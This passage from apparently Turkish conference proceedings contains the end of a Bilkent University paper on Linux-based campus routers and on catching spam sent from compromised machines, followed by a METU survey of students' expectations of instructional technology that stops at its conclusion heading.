SPAM ile savaş tek yönlü değildir. Gelen SPAM'i önlemenin yanısıra, giden SPAM'in önlenmesi de kurumların kara listelere alınmaması açısından çok önemlidir. Ne yazık ki, çok çeşitli yöntemlerle kullanıcı bilgisayarları ele geçirilmekte ve uzaktan yönetilerek SPAM göndermek amacıyla kullanılabilir. Her ne kadar kuşkuyla karşılanan bir oran olsa da, dünyada Windows işletim sistemi ile çalışan ev bilgisayarlarının yüzde 70'inin ele geçirilmiş olduğu tahmin edilmektedir. Oran ne olursa olsun, ele geçirilmiş bilgisayar sayısı hepimizi rahatsız etmeye yetecek kadar çoktur ve ne yazık ki artış eğilimindedir.

Alınan tüm önlemlere rağmen, 29 Ekim - 6 Kasım 2006 tarihleri arasındaki bir haftalık dönemde, Bilkent Üniver-sitesi'ndeki ele geçirilmiş bilgisayarlardan 1.300.000 den fazla e-posta gönderme girişimi iptables filtrelerine takıldı. Bu elektronik postaları, gene netfilter/iptables ile sahte bir SMTP sunucusuna yönlendirip topladık. Ortaya çıkan manzarada iki tip ele geçirilmiş bilgisayar profili gördük:

1. SPAM göndermek için uzaktan yönetilen, zombie'ye dönüşmüş, yani ele geçirilmiş bilgisayarlar ve

2. kullanıcısının klavyede bastığı tüm tuşları, Windows ve MSN, ICQ gibi uygulama programları tarafından kaydedilen tüm kullanıcı kodu ve şifreleri bir yerlere e-posta ile yollayan bilgisayarlar.

Bu bilgisayarların kullanıcıları ile yapılan görüşmelerde bilgisayarların tamamında ticari birer antivirüs ve İnternet güvenlik yazılımının kurulu, aktif ve güncel olduğunu öğrendik. Sorunlu bilgisayarları kullananların neredeyse tamamı, sohbet sitelerinde bir arkadaşları tarafından kendilerine tavsiye edilen ya da gönderilen bir programı kurduklarını veya “hoş” bir resim dosyasını açtıklarını söylediler. Kullanıcıların kendi elleriyle, “yalnızca bir kerecik” yüklediği; üstelik “böyle şeyler yapmayacak bir arkadaşından gelen” bir yazılım nedeniyle bilgisayarının başkalarının denetimine geçmesinin olası sonuçları hakkında bilgilendirilmesi elbette ağ yöneticilerinin görevidir. Ancak bu konuda pek başarılı olabildiğimiz söylenemez.

### Performans Değerlendirmeleri / GigaBit Linux Yönlendiriciler

Özel yönlendirici donanımlarının performansı; özellikle de ana kart arabirim performansları (backplane performance) etkileyici düzeydedir. Bunların tipik performansları birkaç yüz Gigabit/sn veri akış hızına kadar çıkabilmektedir. x86 ailesinden bir merkezi işlem birimine sahip kişisel bilgisayar donanımıyla bu hızların küçük kesirlerine dahi yaklaşmak olası değildir. Ancak, en azından üniversite ortamında, önümüzdeki 3-5 yıl içinde departmanlar arasında yüzlerce GigaBit/sn yönlendirme kapasitesine gereksinim duyulmayacağı da bir gerçektir.

Bilkent Üniversitesi’nde Mühendislik Fakültesi ile Fen Fakültesi arasındaki trafik ortalama birkaç Megabit/sn düzeyinde oluşmaktadır. Gene Mühendislik Fakültesi ile Bilgisayar Merkezi arasındaki trafik 70-80 Megabit/sn’yi pek geçmiyor. Oysa her iki fakültenin de kendi içlerindeki trafik doğal olarak çok daha yüksek. Ancak bu iç trafikler yerel ağ Ethernet anahtar-

ları üzerinde kalıyor ve yönlendiricilerimize ulaşmıyor. GigaBit Ethernet arabirimlerinin zamanla masaüstü bilgisayarlarda yaygınlaşmasıyla trafik gereksinimleri artabilir ancak bu olasılığa karşı onbinlerce dolarlık yönlendiricilere şimdiden yatırım yapmak ne derece mantıklı?

2006 Aralık ayında Bilkent Üniversitesi’nde Debian Linux, Pentium 4 serisi 3 Ghz’lik kişisel bilgisayarlar ve yüksek tampon bellekli, PCI-Express arabirimli, SM optik kablo arabirimi olan dörder adet Ethernet arabirimi kullanarak GigaBit yönlendiriciler kuruyoruz. Yaptığımız performans ölçümlerinde, her arabirime aynı anda 1 GigaBit trafik basmaya çalıştığımızda 941 MegaBit/sn ile yönlendirme yapabildiğimizi gördük. Seçtiğimiz yüksek performanslı Ethernet kartlarının ve ana kartın fiyatlarının oldukça yüksek olmasına rağmen, söz konusu bilgisayarların, daha doğrusu yönlendiricilerin, her birinin maliyeti 2.000 ABD Doları’nın altında kaldı. Bu yönlendiricilerde sabit disk yerine USB bellek kullandık; böylece arıza olasılığını da azalttık. 2007 yılının ilk günlerinde bu yönlendiricilerimizi devreye almış olacağız. Önceki deneyimlerimize dayanarak hiçbir sorunla karşılaşmayacağımıza eminiz.

### Genel Değerlendirme

Linux işletim sistemi kullanarak kişisel bilgisayar donanımları üzerinde kurulan IP yönlendiriciler çok başarılı olmaktadır. Deneyimlerimiz ve gözlemlerimiz genel amaçlı, sıradan bir masaüstü bir bilgisayar ve Linux işletim sistemi kullanarak kurulan yönlendiricilerin büyük avantajları olduğunu; her düzeyde dokümantasyon ve destek bulmanın son derece kolay olduğunu gösterdi. Öte yandan birden fazla marka/model yönlendiricinin yönetim yazılımını öğrenme gereksinimi ortadan kalktı. Değişen koşullara, gelişen ağ topolojisine, ortaya çıkan yeni İnternet zararlılarına hızla ve kolaylıkla uyum ve tepki gösterebildik. Tasarruf ettiğimiz birkaç yüzbin YTL de yanımıza kâr kaldı.

### Referanslar

- [1] The quagga suite, <http://www.quagga.net>
- [2] The Multi Router Traffic Grapher, <http://oss.oetikerch/mrtg>
- [3] NeTraMet, Network Traffic Flow Measurement Tool, <http://www.caida.org/tools/measurement/netramet>
- [4] tcpdump, paket izleme yazılımı, <http://en.wikipedia.org/wiki/Tcpdump>
- [5] iftop, arabirim trafik izleme yazılımı, <http://freshmeat.net/projects/iltop>
- [6] iptables/netfilter, güvenlik duvarı yazılımı, <http://www.netfilter.org>
- [7] keepalived, yük dağıtma yazılımı, <http://www.keepalived.org>

- [8] VPN, <http://linas.org/linux/vpn.html>
- [9] pptpd, <http://poptop.sourceforge.net/dox/debian-howto.phtml>
- [10] clamav, <http://www.clamav.net>
- [11] spamassassin, <http://spamassassin.apache.org>
- [12] DNSBL, <http://en.wikipedia.org/wiki/DNSBL>
- [13] Linux Advanced Routing & Traffic Control, <http://lartc.org>
- [14] ipp2p, <http://www.ipp2p.org>

## Öğretim Teknolojilerinin Üniversitede Kullanımına Yönelik

### Alışkanlıklar ve Beklentiler: Betimleyici Bir Çalışma

**Doç.Dr. Kürşat Çağltay, Doç.Dr. Soner Yıldırım, İsmahan Arslan, Ali Gök, Gizem Gürel, Türkan Karakuş, Fatih Saltan, ErmanUzun, Erden Ülgen, İsmail Yıldız**

Orta Doğu Teknik Üniversitesi, Bilgisayar ve Öğretim Teknolojileri Eğitimi Bölümü  
kursat@metu.edu.tr, soner@metu.edu.tr

**Özet:** Öğretim teknolojilerinin sınıflarda kullanımının etkin hale gelmesi için öğretim elemanlarının bu teknolojilere adaptasyonunun sağlanması kadar öğrencilerin bu teknolojilerin kullanımına ilişkin beklentilerinin ortaya koyulması da önemlidir. Bu çalışma, öğretim teknolojilerinin derslerde kullanımına ilişkin profili ve öğrencilerin beklentilerini ortaya koymayı amaçlamaktadır. Veriler, ODTÜ’de (Orta Doğu Teknik Üniversitesi) 2 yıl ve üzeri sürede eğitim gören 1282 öğrenciden anket yapılarak toplanmıştır. Anket sonuçları, öğrencilerin çoğunluğunun bilgi ve iletişim teknolojilerini öğrenme amaçlı kullandıklarını ancak derslerde bu araçların öğretim üyeleri tarafından kullanımının az olduğunu gözlemlediklerini, öğrencilerin teknolojinin derslerde kullanımına olumlu yaklaştıklarını ve özellikle kendilerini aktif hale getirecek ve kaynaklara hızlı ulaşabilecekleri teknolojilerin kullanımını istediklerini ortaya koymaktadır.

**Anahtar Kelimeler:** öğretim teknolojileri, üniversite eğitimi, öğrenci beklentileri, teknoloji kullanımı, çağdaş üniversite

**Abstract:** To make the use of technology in the classrooms, it is important to know students’ expectations from it. This is as much important as providing opportunities for instructors to adopt technologies in their classes. This study aims to show the use of instructional technology in the courses and university students’ expectations from their instructors. The data were collected from 1282 university students who are studying at the METU (Middle East Technical University). The results showed that although most of the students use information and communication technologies for educational purposes, the instructors do not use these technologies sufficiently in their lessons. The students have a positive attitude towards the technology use in their classes and they want their instructors use technologies which make the students active in the classes and let them reach the resources quickly.

**Keywords:** instructional technology, higher education, students’ expectations, technology use, modern university

#### 1. Giriş

Toplumların değiştiren ve dönüştüren en önemli manivelalarından biri olan üniversitelerin teknolojiyi öğretimde kullanma ve geliştirmede öncülük etmesi, toplumların bu teknolojilere adaptasyonu için önemlidir. Üniversitelerde teknolojinin derslerde kullanımında ise öğretim elemanlarının bu teknolojileri derslerde kullanım konusundaki isteklilikleri ve gerektiğinde

bu kaynaklara ulaşabilmeleri önemli rol oynamaktadır. Öte yandan öğrencilerin de bu teknolojilere olan yatkınlıkları öğretim teknolojilerinin derslerde kullanımına olan talepleri ve beklentilerini şekillendirirken, bu beklenti ve talepler öğretim teknolojilerinin sınıflarda kullanılması için harekete geçirici bir unsurdur.


Sanayi toplumundan bilgi toplumuna geçiş dünyada kaçınılmaz gibi görülen değişimlerden



biri olarak ortaya çıkmıştır. Gelişen ve değişen dünyada, ülkelerin rekabet güçlerini arttırmaları için sadece bilgiyi kullanmaları değil, bilgiyi üretmeleri de zorunludur ve artık bir ülkenin gelişmişliği o ülkenin ürettiği bilgi ve teknoloji ile orantılı bir hal almış durumdadır. Bu noktada da yüksek öğretim kurumlarının rolü oldukça artmıştır. Yüksek öğretim kurumlarının temel görevlerinin eğitim öğretim, araştırma, ve kamu hizmeti olduğu gerçeğinden hareket edilirse yüksek öğrenimin temel işlevi bilginin oluşturulması, iletimi, korunması ve uygulanmasıdır [1]. Öte yandan, üniversiteler içinde buldukları toplumdan bağımsız düşünülemez, bu nedenle de her zaman için teknolojik, sosyal ve ekonomik değişimlerden etkilenmektedirler.

YÖK (Yüksek Öğretim Kurumu) 2006 taslak raporunda üniversitelerden beklentilerin giderek artmakta ve değişmekte olduğu belirtilmektedir. Bunun en temel nedeni Türkiye'nin artan yüksek öğrenim talebini var olan yüksek öğrenim kurumlarının karşılayamamasıdır (Şekil-1) [2]. Türkiye'deki 68 devlet ve 25 vakıf üniversitesi bu ihtiyacı karşılamakta yetersiz kalmaktadır. Bunun dışında YÖK raporunda da belirtildiği gibi yükseköğretim bütçesinin toplam bütçe içindeki payı % 3,4, GSMH (Gayri Safi Milli Hasıla) içindeki payı ise %1,1 dir. Örgün Eğitimdeki Öğrenci Başına Bütçe Ödeneği, YÖK 2005 verilerine göre 3072 dolar mertebindedir. Fakat bu bütçeden harcanan paranın % 61 inin personel maaşlarına harcandığı göz önüne alınırsa, mali açıdan Türk yüksek öğretiminin sıkıntı yaşadığı ifade edilebilir [2]. Varolan bu bütçe olanakları OECD (Ekonomik Kalkınma ve İşbirliği Örgütü) ortalamasının ancak dördte birine denk düşmektedir. Bütün bunların yanında öğretim üyesi başına düşen öğrenci sayılarına bakıldığında da OECD ülkelerine göre ülkemiz geride görünmektedir; öğretim üyesi başına düşen ortalama öğrenci sayısı yirmi dokuz olup yine bu oran gelişmiş ülke ortalamalarının çok üzerindedir. Bu durum dolayısıyla öğretim üyelerinin çok fazla ders yüklerinin olması ile sonuçlanmaktadır. Sonuçta üniversitelerin 3 temel görevinden biri

olan eğitim-öğretimde kalitenin giderek düşmesi engellenemez bir hal almaktadır.



Şekil-1. Yıllara göre Yükseköğretime Başvuran ve Örgün ve Açık Eğitime Yerleşen Öğrenci Sayılarının Değişimi [2]

Aynı raporda belirtildiği gibi yüksek öğretimin önündeki stratejik problemlerin çözülmesi için "eğitim kalitesinin yükseltilmesi ve bu kalite düzeyine uluslararası geçerliliği olan bir güvence oluşturacak değerlendirme sistemlerinin geliştirilmesi olarak belirmiş ve eğitim kalitesinin yükseltilmesinin" gerekli olduğu vurgulanmıştır. Burada yüksek öğretimde, öğrencilerin %62,8'i okudukları yükseköğretim kurumlarındaki eğitimi yeterli kalitede bulmamaktadırlar.

Türk yükseköğretimi bütün eksiklikler ve sorunlara rağmen ilerlemeler kaydetmekle birlikte bu gelişimin planlı ve düzenli bir gelişme olduğu söylenemez. Planlamaların olmaması, sorunlarla başa çıkılmasını giderek daha karmaşık bir duruma getirmektedir. Bu nedenle üniversiteler var olan imkanları en iyi şekilde kullanmak zorundadırlar ve bunun için planlı değişimlerin yapılması gerekir. YÖK de stratejik gelişimleri için üniversitelerin kendi çalışmalarını önermektedir. Bu stratejik tercihlerin nasıl yaşama geçirileceği konusunda daha ayrıntılı önerilerin, üniversitelerin kendi stratejik planları içinde kendi koşullarıyla uyumlu çözüm yolları geliştirmesi beklenmektedir.

Toplumsal dönüşümün önemli unsurlarından biri olan üniversitelerin teknolojiyi öğretimde kullanmada ve geliştirme de öncülük etmesi, toplumların bu teknolojilere adaptasyonu için önemlidir. Türkiye'de yüksek öğretimde yeni

teknolojilerin kullanımının hala daha istenildiği düzeyde gerçekleşmediği bilinen bir gerçektir. Bunun pek çok nedeni olmakla birlikte üniversitelerde teknolojinin derslerde kullanımında öğretim elemanlarının bu teknolojileri derslerde kullanımı konusundaki isteklilikleri ve gerektiğinde ilgili kaynaklara ulaşabilmeleri önemli rol oynamaktadır. ODTÜ de bu bağlamda üniversitenin 2005-2010 yılları arasındaki 5 yılına ışık tutan bir stratejik plan raporu oluşturmuştur. Bu raporda vurgulanan bir nokta da eğitim kalitesini artırmak için derslere teknolojinin entegrasyonudur [3]. Ancak bu raporda öğrencilerin beklentilerine dair herhangi bir konuya değinilmemiştir. Öğrencilerin bu teknolojilere yönelik tavırları bu teknolojilerin derslerde kullanımına olan talepleri ve beklentilerini şekillendirmektedir. Bu nedenle öğrencilerin talepleri, ve gözlemleri üniversite yöneticileri açısından büyük önem taşımaktadır. Öğrencilerin bakış açısından, derslerde teknoloji kullanımına yönelik beklenti ve görüşlerinin elde edilmesi üniversitede eğitim kalitesinin artırılmasına yönelik olarak ileride yapılması planlanan çalışmalara ışık tutacaktır. Böylece dünyada ki farklı teknolojilerin entegrasyonuna yönelik eğilimleri birebir uygulamak yerine, kendi ihtiyaçlarımıza ve imkanlarımıza yönelik özgün stratejileri geliştirmek için bir adım atılmış olacaktır. Bu çalışmada da ODTÜ'de eğitim gören öğrencilerin derslerde teknoloji kullanımı ile alakalı görüş ve beklentileri ortaya koyularak, stratejik planın temeli oluşturulmaya çalışılmıştır.

## 2. Yöntem

Bu betimleyici çalışmada kullanılan anket nitel ve nicel veri kaynaklarını içermektedir, bu bölümde nicel bulguların yanı sıra öğrencilerin açık uçlu sorulara verdikleri yanıtlar nitel olarak da sunulacaktır.

## Örneklem

Çalışmanın örneklemi ODTÜ'de güz döneminde Modern Diller Bölümü'nden ders alan 1282 öğrenciden oluşmaktadır. Modern Diller Bölümü tarafından verilen dersler hazır-

lık sınıfını geçmiş, 1. sınıf ve üzerine yönelik olup çalışma için de ODTÜ'de en az 1 yılını geçirmiş ve sınıf imkanlarının farkında olan öğrenciler amaçlandığından ilgili dersler anketin uygulanması için seçilmiştir. Çalışmaya katılan öğrencilerin 639'u (%49.8) erkek, 643'ü (%50.2) kadındır.

Cinsiyet	Sıklık	Yüzde (%)
Erkek	639	49.8
Kadın	643	50.2
Toplam	1282	100.0

Tablo-1. Cinsiyete göre Öğrenci Dağılımı

Öğrencilerin büyük çoğunluğu Anadolu Lisesi mezunudur (%55.5), bunu Fen lisesi (%16.5), Meslek lisesi (%7.5), Özel okul (%6.8), Süper lise (%6.0) ve düz lise (%5.9) takip etmektedir.

Okul Türü	Sıklık	Yüzde (%)
Fen Lisesi	211	16.5
Anadolu Lisesi	712	55.5
Süper Lise	77	6.0
Özel Okul	87	6.8
Düz Lise	76	5.9
Meslek Lisesi	96	7.5

Tablo-2. Mezun Olunan Okul Türüne göre Öğrenci Dağılımı

Fakülterle göre dağılımda mühendislik fakültesinin ilk sırada olduğu görülmektedir. Mühendislik fakültesinde bulunan öğrenci oranı %48.1, Fen-edebiyat fakültesi %18.3, İktisadi ve İdari Bilimler %14.4, Eğitim fakültesi %11.8, Mimarlık %5.2 ve lisansüstü programlardaki öğrenci oranı ise %7'dir. Bu oranlar aynı zamanda ODTÜ'de bu fakülterde okuyan öğrencilerin oranlarına benzerlik göstermektedir.

Fakülteler	Sıklık	Yüzde (%)
Mimarlık	67	5.2
Fen - Edebiyat	234	18.3
İktisadi ve İdari Bilimler	184	14.4
Eğitim	151	11.8
Mühendislik	617	48.1
Lisans üstü programlar	9	.7


Tablo-3. Fakülterle göre Öğrenci Sayıları

Çalışmada sınıfların durumu ve derslerin yürütülmesi sırasında teknoloji kullanımı konusunda daha fazla fikirlerinin olması sebebiyle özellikle ODTÜ’de en az bir yıl geçirmiş öğrenciler katılımcı olarak seçilmiştir. Katılımcıların ODTÜ’de geçirdikleri süreler bakıldığında bu hedefe ulaşıldığı görülmektedir. Özellikle ODTÜ’de 3., 4. ve 5. yılını geçiren öğrenciler çoğunluğu oluşturmaktadır (bkz. Tablo-4)

Yıl	Sıklık	Yüzde (%)
1	13	1.0
2	122	9.5
3	497	38.8
4	350	27.3
5	236	18.4
6	37	2.9
7	8	.6
8	6	.5

**Tablo-4.** Öğrencilerin ODTÜ’de Buldukları Süreye (yıl) göre Dağılımları

Çalışmaya katılan öğrencilerin not ortalamasına bakıldığında, öğrencilerin büyük bölümünün not ortalamasının 2.50 ve üzeri olduğu, ancak öğrencilerin en yoğun olarak 2.50 ve 3.00 arasında not ortalamasına sahip oldukları görülmektedir (Şekil-2).



**Şekil-2.** Not ortalamasına göre öğrenci dağılımı

### Veri Toplama Aracı, Verilerin Toplanması ve Analizi

Veri toplama aracı cinsiyet, mezun olunan lise türü, bölümleri, ODTÜ’de buldukları süre ve genel not ortalamasını içeren 5 demografik soru ile öğrencilerin öğretim amaçlı kullandıkları teknolojiler, derslerde kullanıldığını gördükleri teknolojiler, derslerde kullanılmasını

bekledikleri teknolojilerle bu teknolojilerin kullanımında gördükleri eksiklikler ve çağdaş bir üniversite ortamında bulunmasını istedikleri teknolojik imkanlar ile ilgili soruları içeren 12 soruluk ankettir. Son 7 sorunun her birinde öğrencilerin ayrıca kendi fikirlerini yazabilecekleri açık uçlu kısım bulunmaktadır. Anket araştırmacılar tarafından geliştirilmiş olup, soruların anlaşılabilirliğinin kontrol edilmesi amacıyla iki uzman öğretim üyesi tarafından incelenmiş ve 10 öğrenci ile pilot uygulaması yapılmıştır. Anketler araştırmacılar tarafından iki hafta süresince öğrencilere dersin başında uygulanmıştır. Nicel veriler veri analiz programına girilerek ve açık uçlu sorular içerik analizi yapılarak analiz edilmiştir.

### 3. Bulgular

Öğrencilere uygulanan anket 7 çoktan seçmeli ve her sorunun son seçeneği açık uçlu olacak şekilde sorulmuştur. Sorulara verilen cevaplar aşağıda verilmiştir;

**Öğrencilerin dersleri daha sık takip edebilmek için beklentileri;** ankette bu başlığa yönelik sorulan soruda öğrencilerin öncelikle derslerin simülasyonlarla zenginleştirilmesi durumunda dersleri daha muntazam takip edeceklerini belirtmişlerdir (n=725), bu seçeneği derslerde konu ile ilgili videonun izletilmesi (n=582), düzenli ders çalışma yapılarının dağıtılması (n=515) ve projeksiyon cihazı ile ders içeriğinin yansıtılması (n=210) takip etmektedir.

ODTÜ’de sınıfların büyük çoğunluğunda projeksiyon cihazı bulunmakta ve bazı öğretim elemanlarınca kullanılmaktadır. Ancak öğrencilerin beklentileri daha çok etkileşimi sağlayan yöntemlere yönelik görünmekte ve öğrencilerin bu sorunun açık uçlu sorusuna verdikleri cevaplar da bunu desteklemektedir. Açık uçlu sorularda öğrenciler öğretim elemanlarından özellikle “öğrenciyi derste aktif hale getirmesi”, “projeksiyon cihazını sadece okuyarak kullanmaması”, “derslerde bol örnek vermesi, alıştırma yapması”ni beklemekte ve bu durumda dersleri

kaçırmayacaklarını ifade etmektedirler. Örneğin mühendislik fakültesindeki bir öğrenci bu isteğini “PowerPointten kitap okur gibi ders anlatmasalar” diyerek dile getirirken İktisadi ve İdari Bilimler Fakültesinde okuyan bir başka öğrenci “interaktif [etkileşimli] katılıma teşvik etse” dersleri kaçırılmayacağını ifade etmektedir.

Beklentiler	Sıklık	Yüzde (%)	Kümülatif Yüzde	Öğrenciler arasındaki yüzde
Düzenli olarak çalışma yaprağı dağıtılmalı	515	25.3	25.3	40.2
Projeksiyon cihazı ile ders içeriğini yansıtılmalı	210	10.3	35.7	16.4
Simülasyonlarla dersi zenginleştirmeli	725	35.7	71.4	56.6
Konuyla ilgili video izletmeli	582	28.6	100.0	45.4

**Tablo-5.** Ders Takibi için Beklentiler

**Öğrencilerin, daha iyi öğrenmelerine yardımcı olacağını düşündükleri teknolojiler;** Öğrencilere daha iyi öğrenmeleri için öğretim elemanlarından derslerde teknoloji kullanımı ile ilgili neler bekledikleri sorulmuştur. Tablo’da görüldüğü gibi, önceki soruya paralel olarak öğrencilerin çoğunlukla ders kaynaklarına online olarak ulaşmak istedikleri (n=968), ardından ise simülasyonlarla derslerin zenginleştirilmesini istedikleri (n=618), ders dışında öğretim elemanları ile iletişim sağlamak istedikleri (n=582), ve ders yönetim sistemini daha fazla kullanmak istedikleri (n=280) ve kısmen de derslerin online olarak işlenmesini istedikleri ortaya çıkmaktadır (Tablo-6).

Netclass (ODTÜ’de kullanılan ders yönetim sistemi) bazı derslerde kullanılmakla birlikte, anket uygulaması sırasındaki gözlemler bir çok öğrencinin henüz Netclass’tan haberdar olmadığını işaret etmektedir. Netclass öğrencilerin online olarak ders kaynaklarına ulaşmalarını (eğer dersin öğretim elemanı sağlamış ise) sağlamaktadır ve bu öğrenciler tarafından en fazla

talep edilen teknolojik imkandır. Kaynaklara online olarak erişilmesi, Netclass’ta alıştırma ve testlerin sunulması ve öğretim elemanları ile online iletişim kurulması da öğrenciler tarafından önerilen diğer beklentilerdir.

Öğretim Elemanlarından Beklentiler	Sıklık	Yüzde (%)	Kümülatif Yüzde	Öğrenciler arasındaki yüzde
Netclass’ı daha fazla kullanması	280	10.8	10.8	21.8
Ders dışında öğrencilerle e-posta, forum ile iletişim kurması	582	22.5	33.3	45.4
Ders notlarının, kaynaklarının bulunduğu web sayfası sağlanması	968	37.4	70.8	75.5
Simülasyonlar üzerinde uygulama yapma olanağı sağlanması	618	23.9	94.7	48.2
Dersleri online (e-öğrenme ile) işlemesi	137	5.3	100.0	10.7

**Tablo-6.** Öğretim Elemanlarından Beklentiler

**Derslerde öğretim elemanları tarafından kullanılan teknolojiler ;** ODTÜ bilgisayar ve İnternet altyapısı açısından gelişkin bir üniversitedir, ancak çalışmada bu teknolojilerin dersler için kullanımının nispeten düşük olduğu sonucu çıkmaktadır. Tahta ve tebeşir %33.8’lük oranı ile en fazla kullanılan teknolojidir, bunu %28.2 ile tepegöz ve projektör, %22.5 ile basılı materyaller, % 12.6 ile bilgisayar ve İnternet ve %2.8 ile video/VCD takip etmektedir (Tablo-7).

Kullanılan teknolojiler	Sıklık	Yüzde (%)	Kümülatif Yüzde	Öğrenciler arasındaki yüzde
Basılı materyal	671	22.5	22.5	52.3
Tepegöz/ Projektör	841	28.2	50.7	65.6
Video/ VCD/ DVD	84	2.8	53.6	6.6
Bilgisayar/İnternet	376	12.6	66.2	29.3
Karatahta / tebeşir	1008	33.8	100.0	78.6

**Tablo-7.** Öğretim Elemanlarının Kullandığı Teknolojiler

**Öğrenciler tarafından öğretim amaçlı kullanılan teknolojiler ;** Öğretim üyelerinin kullanımı-

nın düşük olmasına rağmen, İnternet teknolojilerinin öğrenciler tarafından sıkça kullanıldığı görülmektedir (Tablo-8). Öğrencilerin %90.5'i İnterneti, %79.8'i bilgisayarı, %72.0'si basılı materyalleri, %34.2'si chat ve forum ortamlarını, %19.5'i cep telefonunu ve %4.7'si ses kayıt cihazını ders amaçlı olarak kullanmaktadır.

Kullanılan teknolojiler	Sıklık	Yüzde (%)	Kümülatif Yüzde	Öğrenciler arasındaki yüzde
Basılı materyal	923	23.9	23.9	72.0
Bilgisayar	1023	26.5	50.5	79.8
İnternet	1160	30.1	80.6	90.5
Chat ve forum ortamları	439	11.4	92.0	34.2
Cep telefonu	250	6.5	98.4	19.5
Ses kayıt cihazı	60	1.6	100.0	4.7

Tablo-8. Öğrencilerin kullandığı teknolojiler

**Teknolojinin derslere sağlaması beklenen unsurlar** ; Öğrencilerin teknolojinin derslerde kullanımının olumlu getirilerinin olduğu anket sonuçları arasındadır. Ancak buna rağmen az miktarda da olsa öğrencilerin %7.7'si teknolojinin derslerde kullanımının kendilerine herhangi bir katkı sağlamayacağını düşündükleri de görülmektedir (Tablo-9). Olumlu yönde etkisi olduğunu düşünen öğrencilerden %52.4'ü öğretim teknolojilerinin konuları daha iyi kavramalarını sağlayacağını, %50.4'ü derslere daha motive olacaklarını, %62.2'si aldıkları dersin kalitesinin artacağını ve %60.4'ü öğrendiklerinin daha kalıcı olacağını belirtmişlerdir.

Teknoloji;	Sıklık	Yüzde (%)	Kümülatif Yüzde	Öğrenciler arasındaki yüzde
Konuları daha iyi kavramamı sağlar	672	22.5	22.5	52.4
Derse daha iyi motive olmamı sağlar	646	21.6	44.1	50.4
Aldığım eğitimin kalitesini/ etkinliğini artırır.	798	26.7	70.8	62.2
Öğrendiklerimin daha kalıcı olmasını sağlar.	774	25.9	96.7	60.4
Bana herhangi bir katkı sağlamaz	99	3.3	100.0	7.7

Tablo-9. Teknolojinin Kullanımının Faydaları

Öğrencilerin seçenekler dışında belirttikleri ifadelerle bakıldığında, teknolojinin olumlu ve olumsuz getirilerinin dile getirildiği görülmektedir. Olumsuz yönlerin özellikle kişilerin bu teknolojiler nedeniyle derslerde dikkatlerinin dağılması ya da teknolojinin kullanımından kaynaklanan problemlerin dersleri aksatması olarak yansıtıldığı görülmektedir. Bu yönde düşüncesini öğrencilerden biri "*Hızlı olur ve anlayışı yavaşlatır*" diyerek belirtirken, bir diğeri "*dikkatimin dağılmasını sağlar*" diyerek ifade etmektedir. Olumlu yönler bakımından ise, derslerin daha eğlenceli hale geleceği ve konuların daha kolay somutlaştırılacağı ifadeleri çoğunluktadır. Teknolojinin olumlu etkileri olacağını düşünen bir öğrenci bu düşüncesini "*aktif olmamı sağlar dersin sıkıcı olmasını önler*" diyerek belirtirken, başka bir öğrenci "*Görsel olduğu için hafızada daha iyi kalır*" diyerek teknolojinin öğrenilenleri somutlaştıracağını ifade etmektedir.

**Derslerde teknoloji kullanımı konusunda gözlenen eksiklikler** ; Teknoloji kullanımındaki eksiklikler özellikle sınıf ve laboratuvar koşullarının yetersiz olması, donanımsal eksiklikler ve öğretim elemanlarının bu teknolojileri kullanmadaki bilgi eksiklikleri konusunda yoğunlaşmaktadır. Öğrenciler en fazla sınıf/laboratuvar koşulları ve donanımları konusunda eksiklik olduğunu ifade ederken (%56.5), bunu %48.3 ile donanım eksiklikleri, %37.4 ile öğretim elemanlarından kaynaklanan sorunlar, %20.7 ile teknik personel yetersizliği ve %15.3 ile yazılım eksikliği takip etmektedir.

Teknoloji kullanımındaki sorunların özellikle öğretim elemanlarının bu konudaki bilgi eksikliğinden kaynaklandığını düşünen öğrenciler bunu açık uçlu sorularda da dile getirmektedirler. Öğrencilerin çoğu öğretim elemanlarının teknolojileri derste kullanma ile alakalı bilgi eksikliğinin yanında, öğretim elemanlarının bu teknolojiyi kullanmak istememelerini de sorun olarak belirtmektedirler; "*Öğretim elemanlarının tüm koşullar sağlansa bile tercih etmemesi*", "*Öğretim elemanlarının genelde buna*

*zaman ayırmaması*", "*öğretim elemanlarının gerekli görmemesi*" bu düşünceye örnek gösterilebilecek ifadelerdir.

Eksiklikler	Sıklık	Yüzde	Kümülatif Yüzde	Öğrenciler arasındaki yüzde
Öğretim elemanlarının bilgi ve tecrübe eksikliği	480	21.0	21.0	37.4
Donanım eksikliği	619	27.1	48.1	48.3
Yazılım eksikliği	196	8.6	56.7	15.3
Teknik personel eksikliği	265	11.6	68.3	20.7
Sınıf – laboratuvar koşullarının yetersizliği	724	31.7	100.0	56.5

Tablo-10. Eksiklikler

**Çağdaş üniversitede bulunması gerekenler** ; İnternet altyapısı çağdaş bir üniversite için vazgeçilmez bir unsurdur, çünkü İnternet özellikle iletişim konusunda eğitimde önemli bir yere sahiptir. Öğrencilerin çağdaş üniversite beklentileri de İnternet tabanlı araçlarla şekillenmektedir. Öğrenciler çağdaş bir üniversiteden öncelikle ders kaynaklarına online olarak ulaşmayı beklemektedirler (%88.1). Öğrencilerin %67.8'i çağdaş üniversitede öğretim elemanları ile İnternet üzerinde sürekli haberleşmeyi beklerken, %64.3'ü dijital kütüphanelerin olmasını, %51.2'si derslerin video ve ses kayıtlarının yapılarak daha sonra öğrenciler tarafından izlenebilmesini istemektedir. Fakat tamamen online ders olması gerektiğini ifade eden öğrencilerin sayısı oldukça azdır (%10.2).

Tablo-11'de de belirtildiği gibi çok az sayıda öğrenci tamamen online derslerin yapılmasını tercih ederken, ders kaynaklarına online erişimi isteyenlerin oranı çoğunluktadır. Diğer online ve dijital kaynakların da öğrencilerin çoğunluğu tarafından çağdaş bir üniversite için gerekli olarak görüldüğü düşünüldüğünde, çağdaş bir üniversitede öğrencilerin sadece sınıf ortamı-

na bağlı kalmak istemedikleri, her zaman ders kaynaklarına ulaşabilecekleri bir ortamın beklentisi içinde oldukları söylenebilir.

Çağdaş üniversite gereksinimleri	Sıklık	Yüzde	Kümülatif Yüzde	Öğrenciler arasındaki yüzde
Tamamen online dersler	131	3.6	3.6	10.2
Ders kaynaklarına online ulaşım	1129	31.3	34.9	88.1
Öğretim elemanları ile sürekli ve online iletişim	869	24.1	59.0	67.8
Dijital kütüphane	824	22.8	81.8	64.3
Derslerin video/ ses kayıtlarının yapılması	657	18.2	100.0	51.2

Tablo-11. Çağdaş Üniversite Gereksinimleri

#### 4. Sonuç ve Tartışma

